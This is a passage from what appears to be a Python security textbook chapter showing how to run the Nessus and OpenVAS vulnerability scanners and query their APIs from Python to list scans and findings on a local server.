For example, you can execute a basic scan of the localhost machine:




Figure 9.3 – Localhost discovery scan results

This target can be a specific machine in your network or the entire network itself. Once the scan has finished, we can see the result by selecting the analysis from the **My Scans** tab:




Figure 9.4 – Basic network scan results

Also, we could create a new scan. To do this, just click on the **New Scan** button. The **Scan Templates** page will appear, as shown in the following screenshot:




Figure 9.5 – Nessus scan templates

You can choose **Basic Network Scan**, which performs a full system scan that is suitable for any host. For example, you could use this template to perform an internal vulnerability scan on your organization's systems.

Nessus vulnerabilities reports

The report that Nessus provides consists of an executive summary of the different existing vulnerabilities. This summary presents the different vulnerabilities ordered according to a color code based on their criticality level.

The **Vulnerabilities** tab shows a list of the names of the vulnerabilities found, the plugin that was used to find them, the category of the plugin, the number of times these vulnerabilities were found, and their severities.

In the following screenshot, we can see each vulnerability presented with its severity, the vulnerability name, and its family:




Figure 9.6 – Nessus vulnerabilities

In the previous screenshot, we can see a summary of all the found vulnerabilities in the system from the highest to the lowest criticality level, and see the details of each of them.

In the following screenshot, we can see in detail one of the vulnerabilities, together with a description of its severity level:




Figure 9.7 – Nessus vulnerability details

In the previous screenshot, we can see a vulnerability with the name **SSL Certificate Signed Using Weak Hashing Algorithm** and a medium severity level. Also, we can see more information related to CVSS risk information.

To conclude, Nessus offers a wide variety of configurations and plugins for the multiple scans that it can carry out, as well as the preparation of reports in different formats. Nessus also offers us the ability to export the report in various PDF, HTML, or CSV formats. In the GitHub repository, you can find the report in PDF format.

Accessing the Nessus API with Python

In this section, we will review a Python module for interacting with the Nessus vulnerability scanner. With the help of this module, we can automate the process of executing a Nessus scan and get a scan list using Python with the **nessrest** module that provides an interface for interacting with the Nessus server vulnerability scan.

The easiest way to access the Nessus server from Python is to use the REST API that is available at https://127.0.0.1:8834/api#.

Nessus provides a REST API to access it programmatically from Python with the **nessrest** module available in the GitHub repository: https://github.com/tenable/nessrest.

In the same way that we can install this module with the **pip install** command, we can also install the **nessrest** module from the GitHub source code. The dependencies can be satisfied via the following command:

```
pip install -r
      requirements.txt
```

Once we have installed the dependencies, we can install this module using the source code available on GitHub with the following command:

```
$ sudo python3 setup.py
      install
```

Now that we know how to access the Nessus API using Python, let's learn how to interact with it.

Interacting with the Nessus server

To interact with the Nessus server from Python, we need to initialize the scanner with the **ness6rest.Scanner** class, passing the username and password as URL parameters to access the Nessus server instance:

```
>>> import nessrest
>>> from nessrest import
      ness6rest
>>> help(ness6rest)
class
      Scanner(builtins.object)
      |  Scanner object
      |  Methods defined here:
      |  __init__(self, url,
      login='', password='',
      api_akey='',
      api_skey='',
      insecure=False,
      ca_bundle='',
      auto_logout=True)
      |      Initialize
      self.  See
      help(type(self)) for
      accurate signature.
      |  action(self, action,
      method, extra={}, files=
      {}, json_req=True,
      download=False,
```

```
private=False,
retry=True)
|      Generic actions
for REST interface. The
json_req may be
unneeded, but
|      the plugin
searching functionality
does not use a JSON-
esque request.
|      This is a backup
setting to be able to
change content types on
the fly.
|  download_kbs(self)
|  download_scan(self,
export_format='',
chapters='',
dbpasswd='')
|  get_host_details(self
, scan_id, host_id)
|      Fill in
host_details dict with
the host vulnerabilities
found in a
|      scan
|  get_host_ids(self,
name)
|      List host_ids in
given scan
|  get_host_vulns(self,
name)
```

```
|      Fill in
host_vulns dict with the
host vulnerabilities
found in a
|      scan
```

We can use the **`scanner init constructor`** method to initialize the connection with the server:

```
scanner =
      ness6rest.Scanner(url="h
      ttps://server:8834",
      login="username",
      password="password")
```

By default, we are running Nessus with a self-signed certificate, but we have the capacity with this class to disable SSL certificate-checking. This practice is not recommended in a production environment since self-signed certificates are often used for testing and learning purposes. To do this, we need to pass the **`insecure=True`** parameter to the scanner initializer as follows:

```
scanner =
      ness6rest.Scanner(url="h
      ttps://server:8834",
      login="username",
      password="password",inse
      cure=True)
```

In the module documentation, we can see the methods to scan a specific target. For example, the **`scan_results()`** method allows us to obtain the scan results:

```
scan_add(self, targets,
     template='custom',
     name='', start='')
     |      After building
     the policy, create a
     scan.
     |  scan_delete(self,
     name)
     |      Delete a scan.
     |  scan_details(self,
     name)
     |      Fetch the details
     of the requested scan
     |  scan_exists(self,
     name)
     |      Set existing
     scan.
     |  scan_list(self)
     |      Fetch a list with
     scans
     |  scan_list_from_folder
     (self, folder_id)
     |      Fetch a list with
     scans from a specified
     folder
     |  scan_results(self)
     |      Get the list of
     hosts, then iterate over
     them and extract results
     |  scan_run(self)
```

```
|      Start the scan
and save the UUID to
query the status
```

To add and launch a scan, specify the target IP address with the **`scan_add()`** method and execute the scan with the **`scan_run()`** method:

```
scan.scan_add(targets="ip_add
     ress")
scan.scan_run()
```

In the following example, we are going to connect to the Nessus server on localhost and get a scan list. You can find the following code in the **`nessus-scan-list.py`** file:

```
#!/usr/bin/env python3
import ness6rest
import argparse
nessus_url =
     "https://localhost:8834"
parser =
     argparse.ArgumentParser(
     )
parser.add_argument('--
     login',  required=True)
parser.add_argument('--
     password',
     required=True)
args = parser.parse_args()
scan =
     ness6rest.Scanner(url=ne
     ssus_url,
```

```
        login=args.login,
        password=args.password,
        insecure=True)
print(scan.scan_list())
scans = scan.scan_list()
        ['scans']
for detail_scan in scans:
    print(scan.scan_details(d
        etail_scan['name']))
```

In the previous code, we are using the **`scan_list()`** method to get a list of scans registered on the Nessus server. For each scan, we get the details using the scan name with the **`scan_details()`** method.

The following is an example of the output of the previous script:

```
{'folders': [{'unread_count':
        None, 'custom': 0,
        'default_tag': 0,
        'type': 'trash', 'name':
        'Trash', 'id': 2},
        {'unread_count': 0,
        'custom': 0,
        'default_tag': 1,
        'type': 'main', 'name':
        'My Scans', 'id': 3},
        {'unread_count': None,
        'custom': 1,
        'default_tag': 0,
        'type': 'custom',
        'name': 'CLI', 'id':
        10}], 'scans':
```

```
[{'folder_id': 3,
'type': 'local', 'read':
True,
'last_modification_date'
: 1596917643,
'creation_date':
1596916947, 'status':
'completed', 'uuid':
'bf7ed39c-b06c-ac23-
90a3-
b9d61f5c9cef641213202a79
0b09', 'shared': False,
'user_permissions': 128,
'owner': 'admin',
'timezone': None,
'rrules': None,
'starttime': None,
'enabled': False,
'control': True,
'live_results': 0,
'name': 'My Basic
Network Scan', 'id': 8},
{'folder_id': 3, 'type':
'local', 'read': True,
'last_modification_date'
: 1596916911,
'creation_date':
1596916907, 'status':
'completed', 'uuid':
'64a8701c-3bc5-db58-
41dd-
0b6ac8f95eb62b8c49889005
510d', 'shared': False,
'user_permissions': 128,
```

```
        'owner': 'admin',
        'timezone': None,
        'rrules': None,
        'starttime': None,
        'enabled': False,
        'control': True,
        'live_results': 0,
        'name': 'My Host
        Discovery Scan', 'id':
        5}], 'timestamp':
        1596989628}
```

...

In the previous output, we can see that we get a JSON document containing information about the scan list. In the output, we can see two scans. The first one has **`id 8`** and the name **`'My Basic Network Scan'`** ; the second one has **`id 5`** and the name **`'My Host Discovery Scan'`** .

Another way to interact with Nessus is through the API, the documentation for which is available at https://localhost:8834/api#/overview.

For example, we can use **`/scans`** to return the scan list, as we can see in the documentation at https://localhost:8834/api#/resources/scans/list.

In the following example, we are going to connect to the Nessus server on localhost and get a scan list with the **`/scans`** endpoint. You can find the following code in the **`NessusClient.py`** file:

```
#!/usr/bin/env python3
import requests
import json
```

```
class NessusClient():
    def __init__(self,
      nessusServer,
      nessusPort):
         self.nessusServer =
      nessusServer
         self.nessusPort =
      nessusPort
         self.url='https://'+s
      tr(nessusServer)+':'+str
      (nessusPort)
         self.token = None
         self.headers = {}
         self.bodyRequest = {}
    def get_request(self,
      url):
         response =
      requests.get(url,
      data=self.bodyRequest,
      headers=self.headers,
      verify=False)
         return
      json.loads(response.cont
      ent)
    def post_request(self,
      url):
         response =
      requests.post(url,
      data=self.bodyRequest,
      headers=self.headers,
      verify=False)
```

```
        return
    json.loads(response.cont
    ent)
```

In the previous code, we define the **`NessusClient`** class that contains some methods for connecting and interacting with the Nessus API:

- **`__init__ constructor`** allows the initialization of related variables such as the Nessus server and others related to the token and the headers that are sent to use the API.
- The **`get_request()`** and **`post_request()`** methods perform a request to the Nessus server using the established data and headers.

We continue with the following methods:

- **`request_api()`** is the method that establishes headers before executing the request.
- **`login(self, nessusUser, nessusPassword)`** is the method for authenticating with the Nessus

server using the specified username and password. If the login is successful, then it returns the token from the session endpoint:

```
def request_api(self,
  service, params={}):
     self.headers={'Host':
  str(self.nessusServer)+'
  :'+str(self.nessusPort),
                        'Co
  ntent-
  type':'application/x-
  www-form-urlencoded',
                        'X-
  Cookie':'token='+self.to
  ken}
     print(self.headers)
     content =
  self.get_request(self.ur
  l+service)
     return content
def login(self,
  nessusUser,
  nessusPassword):
     headers={'Host':
  str(self.nessusServer)+'
  :'+str(self.nessusPort),
                        'Co
  ntent-
```

```
type':'application/x-
www-form-urlencoded'}
   params=
{'username':nessusUser,
'password':nessusPasswor
d}
   self.bodyRequest.upda
te(params)
   self.headers.update(h
eaders)
   print(self.headers)
   content =
self.post_request(self.u
rl+"/session")
   if "token" in
content:
       self.token =
content['token']
   return content
```

In the following code, we are instantiating an object of the **`NesssusClient`** class and we use the **`login()`** method to authenticate with the admin credentials. Later, we use the **`request_api()`** method to make a request to the **`/scans`** endpoint to obtain a scan list. For each scan, we obtain details of the vulnerabilities found:

```
parser =
     argparse.ArgumentParser(
     )
parser.add_argument('--
     user',  required=True)
```

```
parser.add_argument('--
     password',
     required=True)
args = parser.parse_args()
user=args.user
password=args.password
client =
     NessusClient('127.0.0.1'
     ,'8834')
client.login(user,password)
print(client.request_api('/se
     rver/status'))
scans =
     client.request_api('/sca
     ns')['scans']
print(scans)
for scan in scans:
    vulnerabilities=
     client.request_api('/sca
     ns/'+str(scan['id']))
     ['vulnerabilities']
    for vuln in
     vulnerabilities:
        print(vuln['plugin_fa
     mily'],vuln['plugin_name
     '])
```

To execute the script, we need pass as parameters the **`user`** and **`password`** to log in to the Nessus server:

```
$ python3 NessusClient.py -h
```

```
usage: NessusClient.py [-h] -
      -user USER --password
      PASSWORD
optional arguments:
  -h, --help            show
      this help message and
      exit
  --user USER
  --password PASSWORD
```

The following is an example of the output of the previous script, where we first need to authenticate in order to get the token to execute requests related to obtaining the scan list and its details:

```
$ python3 NessusClient.py --
      user admin --password
      admin
{'Host': '127.0.0.1:8834',
      'Content-type':
      'application/x-www-form-
      urlencoded'}
{'Host': '127.0.0.1:8834',
      'Content-type':
      'application/x-www-form-
      urlencoded', 'X-Cookie':
      'token=4274cc7718636e3e9
      48d2bf6dda3cbeac06ea7b3b
      8502a09'}
{'code': 200, 'progress':
      None, 'status': 'ready'}
[{'folder_id': 3, 'type':
      'local', 'read': True,
      'last_modification_date'
```

```
: 1596917643,
'creation_date':
1596916947, 'status':
'completed', 'uuid':
'bf7ed39c-b06c-ac23-
90a3-
b9d61f5c9cef641213202a79
0b09', 'shared': False,
'user_permissions': 128,
'owner': 'admin',
'timezone': None,
'rrules': None,
'starttime': None,
'enabled': False,
'control': True,
'live_results': 0,
'name': 'My Basic
Network Scan', 'id': 8},
{'folder_id': 3, 'type':
'local', 'read': True,
'last_modification_date'
: 1596916911,
'creation_date':
1596916907, 'status':
'completed', 'uuid':
'64a8701c-3bc5-db58-
41dd-
0b6ac8f95eb62b8c49889005
510d', 'shared': False,
'user_permissions': 128,
'owner': 'admin',
'timezone': None,
'rrules': None,
'starttime': None,
```

```
      'enabled': False,
      'control': True,
      'live_results': 0,
      'name': 'My Host
      Discovery Scan', 'id':
      5}]
Web Servers Web Server
      robots.txt Information
      Disclosure
General Unix / Linux Running
      Processes Information
Misc. Unix / Linux - Local
      Users Information :
      Passwords Never Expire
Service detection TLS Version
      1.3 Protocol Detection
General Time of Last System
      Startup
...
```

In the next section, we will review the OpenVAS vulnerability scanner, which gives you reporting tools for the main vulnerabilities we can find in servers and web applications.

Introducing the OpenVAS vulnerability scanner

Open Vulnerability Assessment System (**OpenVAS**) (available at https://www.openvas.org) is one of the most widely used open source vulnerability scanning and management solutions. This tool is

designed to assist network/system administrators in vulnerability identification and intrusion detection tasks.

Next, we are going to review the main steps to install **OpenVAS** on your operating system.

Installing the OpenVAS vulnerability scanner

To install OpenVAS in a distribution that contains the **apt-get** package manager, carry out these steps:

1. Run the following command:

```
$ sudo apt-get install
      OpenVAS
```

2. If you are using a graphical interface for installation, you can check OpenVAS' installation dependencies:

E	Paquete	Versión instalada	Última versión	Descripción
	greenbone-security-assistant		7.0.2+dfsg.1-2build1	remote network security auditor - web interface
	greenbone-security-assistant-cor		7.0.2+dfsg.1-2build1	architecture independent files for greenbone-security-assistant
	libopenvas-dev		9.0.1-4	remote network security auditor - static libraries and headers
	libopenvas-doc		9.0.1-4	remote network security auditor - libraries documentation
	libopenvas9		9.0.1-4	remote network security auditor - shared libraries
	openvas		9.0.2	remote network security auditor - dummy package
	openvas-cli		1.4.5-1	Command Line Tools for OpenVAS
	openvas-manager		7.0.2-2	Manager Module of OpenVAS
	openvas-manager-common		7.0.2-2	architecture independent files for openvas-manager
	openvas-nasl		9.0.1-4	remote network security auditor - nasl tool
	openvas-scanner		5.1.1-3	remote network security auditor - scanner

Figure 9.8 – OpenVAS' installation dependencies

3. Once it's installed, you can use the **OpenVAS-setup** command to set up OpenVAS, download the latest

rules, create an admin user, and start up the services needed to set up the initial configuration:

```
$ sudo OpenVAS-setup
```

In the following screenshot, we can see the execution of the previous command:

Figure 9.9 – OpenVAS setup process

During the configuration process, OpenVAS will download a large number of **Network Vulnerability Tests** (**NVTs**) or signatures for vulnerabilities.

4. When the setup is finished, we could start the OpenVAS scanner and the OpenVAS administrator

services by executing the **`OpenVAS-start`** command:

```
$ OpenVAS-start
```

5. At this point, we can check that the OpenVAS services are running with the following commands:

```
$ systemctl status
      openvas-
      scanner.service
$ systemctl status
      openvas-
      scanner.manager
$ systemctl status
      greenbone-
      security-
      assistant.service
```

OpenVAS works mainly with three services:

- **Scanning service**: This is responsible for performing analysis of vulnerabilities.
- **Manager service**: This is responsible for performing tasks such as filtering or classifying the results of the analysis, and also for controlling the databases that contain the configuration and the

user administration functionalities, including groups and roles.

- **Client service**: This is used as a graphical web interface necessary to configure OpenVAS and present the results obtained or the execution of reports.

IMPORTANT NOTE

Another option to install the OpenVAS server on localhost is by using a Docker image that we can find at https://github.com/mikesplain/openvas-docker. If you have Docker installed, it would be enough to download the image and run the following command to run the services in different containers:

```
$ docker run -d -p
443:443 -p 9390:9390 --
name OpenVAS
mikesplain/OpenVAS
```

When the setup process completes, all necessary OpenVAS processes start, and the web interface opens automatically. The web interface runs locally on port

93 92 with SSL and can be accessed through the URL at https://localhost:9392. OpenVAS will also configure and manage the account and automatically generate a password for this account.

Understanding the web interface

Using the **Graphical User Interface** (**GUI**), you can log in with the admin username and the password generated during the initial configuration:




Figure 9.10 – OpenVAS login GUI

Once we have logged into the web interface, we are redirected to the **Greenbone Security Assistant** dashboard. At this point, we can start to configure and run vulnerability scans.

Once the interface is loaded, you have the following options to configure and start the OpenVAS scanner and manager:




Figure 9.11 – OpenVAS dashboard

The GUI is divided into different menu options, out of which we highlight the following:

- **Dashboard**: A customizable dashboard that presents information related to vulnerability management, scanned hosts, recently published vulnerability disclosures, and other useful information.
- **Scan management**: Allows you to create new scan tasks or modify previously created ones.
- **Asset management**: Lists the hosts that have been analyzed along with the number of vulnerabilities identified.
- **SecInfo**: Stores the detailed information of all the vulnerabilities

and their CVE IDs.

- **Configuration**: Allows you to configure the objectives, assign access credentials, configure the scan (including NVT selection, and general and specific parameters for the scan server), schedule scans, and configure the generation of reports.
- **Extras**: Settings related to the OpenVAS GUI, such as time and language settings.
- **Administration**: Allows you to manage the users, groups, and roles governing access to the application.

Now that we have installed OpenVAS and understand its interface, it is time we learned how to use it to scan a machine.

Scanning a machine using OpenVAS

The process of scanning a machine can be summarized in the following phases:

1. Creating the target
2. Creating the task

3. Scheduling the task to run
4. Analyzing the report

We will perform these steps over the following subsections.

CREATING THE TARGET

To create the target, click on the icon with a white star on a blue background. A window will open, in which we will see the following fields:




Figure 9.12 – OpenVAS New Target window

Here, you need to make the following selections:

- Given the target name, you can check the **Manual** option and enter the IP address in the **Hosts** box.
- Another important section that we must select is the list of ports that

we are going to scan. OpenVAS already includes a series of templates with the most common ports. For example, we could select all the TCP and UDP ports included in the IANA standard. In the **Port List** dropdown, we can choose which ports we want to scan, although it would be advisable to analyze all TCP and UDP ports.

- We can add different destinations, either IP ranges or individual computers, and define different port ranges or detection methods. Also, we can specify whether we want to check the credentials for access by SSH or SMB. With this done, just click the **Create** button.

Once the target configuration has been set, we can continue generating a new task to run the analysis and evaluation.

CREATING THE TASK

The task consists of a target and a scan configuration. Execution means starting the scan, and as a result, you will get a report with the results of the scan.

The following are the configuration options for a new task:




Figure 9.13 – OpenVAS New Task window

A scan task defines which targets will be scanned along with specifying the scan options including any schedule, the scan settings, and the number of simultaneously scanned targets and NVTs allowed per host.

SCHEDULING THE TASK TO RUN

We can also configure the type of scan that we are going to perform. Among the options it offers, we can highlight the following:

- **Scan Targets**: Here, we will choose the objective that we want to scan.
- **Min QoD**: This stands for **minimum quality of detection** and

with this option, you can ask OpenVAS to show possible real threats.

- **Scan Config**: This option allows you to select the intensity of the scan. If we select a deeper scan, it may take several hours to perform the scan:

  a. **Discovery** is the equivalent of issuing a `ping` command to the entire network, where it tries to find out which computers are active and the operating systems running on them.

  b. **Full & Fast** performs a quick scan.

  c. **Full & Very Deep** is slower than **Full & Fast**, but also gets more results.

- **Maximum concurrently executed NVT per host**: With this option, you can identify the number of vulnerabilities to be tested for each target.

- **Maximum concurrently scanned hosts**: With this option, you can define the maximum number of executions to be run in parallel. For example, if you have different goals and tasks, you can run more than one scan simultaneously.

In the **Scanning**| **Tasks** section, we can find the status of the different scans that have been performed already. For each item, we can see information about the name to identify the scan; the scan target, which should be the target you just configured; and the configuration options we used to launch it.

ANALYZING THE REPORT

In the **Scan Management**| **Reports** section, we can see a list of reports for each of the tasks that have been executed. By clicking on the report name, we can get an overview of all the vulnerabilities discovered in the analyzed machine.

In the following screenshot, we can see a summary of the results categorized in order of severity (high, medium, and low):




Figure 9.14 – OpenVAS summary scan report

If we are going to analyze the details of the vulnerabilities detected, we can classify them by level of severity, by operating system, by host, and by port, as shown in the previous screenshot.

When we click on any vulnerability name, we get an overview of the details regarding the vulnerability.

The following details apply to a vulnerability related to the use of default credentials to access the OpenVAS Manager tool:




Figure 9.15 – OpenVAS vulnerability details

On this screen, we can see the details of the vulnerabilities that have been found. For each vulnerability, in addition to a general description of the problem, we can see some details on how to solve the problem (usually, this involves updating the version of a specific library or software).

OpenVAS provides a database that enables security researchers and software developers to identify which version of a program fixes specific problems. As shown in the previous screenshot, we can also find a link to the software manufacturer's website with details on how the vulnerability can be fixed.

When the analysis task has been completed, we can click on the date of the report to view the possible risks that we can find in the machine we are analyzing.

Finally, we can also export the report in a variety of formats. We can do this by selecting the desired format from the drop-down menu and clicking the green export icon.

In the **Report** section, GreenBone provides us with different export formats, out of which we highlight HTML, PDF, and CSV:




Figure 9.16 - OpenVAS export options from the report summary screen

The OpenVAS project maintains a database of NVTs (the OpenVAS NVT Feed) that synchronize with servers to update vulnerability tests. The scanner has the capacity to execute these **Network Vulnerability Tests** (**NVTs**), made up of routines that check the presence of a specific known or potential security problem in the systems:




Figure 9.17 – The OpenVAS NVTs database

In this section, we have evaluated OpenVAS as an open source vulnerability scanner used for the identification and correction of security flaws.

Next, we are going to review how we can extract information from and interact with the OpenVAS vulnerability scanner using the **python-gmv** module.

Accessing OpenVAS with Python

We could automate the process of getting the information stored in the OpenVAS server using the **python-gmv** module. This module provides an interface for interacting with the OpenVAS server's vulnerability scan functionality.

You can get more information about this module at https://pypi.org/project/python-gvm.

The API documentation is available at https://python-gvm.readthedocs.io/en/latest/api/gmpv7.html.

